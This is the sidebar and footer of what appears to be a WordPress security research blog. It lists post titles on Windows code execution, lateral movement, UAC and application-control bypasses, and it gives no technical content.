- [Reviving DDE: Using OneNote and Excel for Code Execution](#)
- [Lateral Movement Using Outlook's CreateObject Method and DotNetToJScript](#)
- [A Look at CVE-2017-8715: Bypassing CVE-2017-0218 using PowerShell Module Manifests](#)
- [UMCI Bypass Using PSWorkflowUtility: CVE-2017-0215](#)
- [Lateral Movement using Excel.Application and DCOM](#)

## RECENT COMMENTS



Soc on [Defeating Device Guard: A](#)

"Fileless..." on ["Fileless" UAC Byp...](#)

"Fileless..." on [Bypassing UAC using App P...](#)



[Windows 10 UAC Looph...](#) on [Bypa...](#)  
[UAC using App P...](#)

[NexusLogger: A New C...](#) on ["Filele...](#)  
[UAC Byp...](#)

- [July 2016](#)
- [May 2016](#)
- [March 2016](#)
- [February 2016](#)
- [January 2016](#)
- [October 2015](#)
- [August 2015](#)
- [April 2015](#)
- [March 2015](#)
- [January 2015](#)
- [October 2014](#)
- [July 2014](#)
- [June 2014](#)
- [March 2014](#)
- [January 2014](#)

## CATEGORIES

- [Uncategorized](#)

## META

- [Register](#)
- [Log in](#)
- [Entries RSS](#)
- [Comments RSS](#)
- [WordPress.com](#)

[Blog at WordPress.com.](#)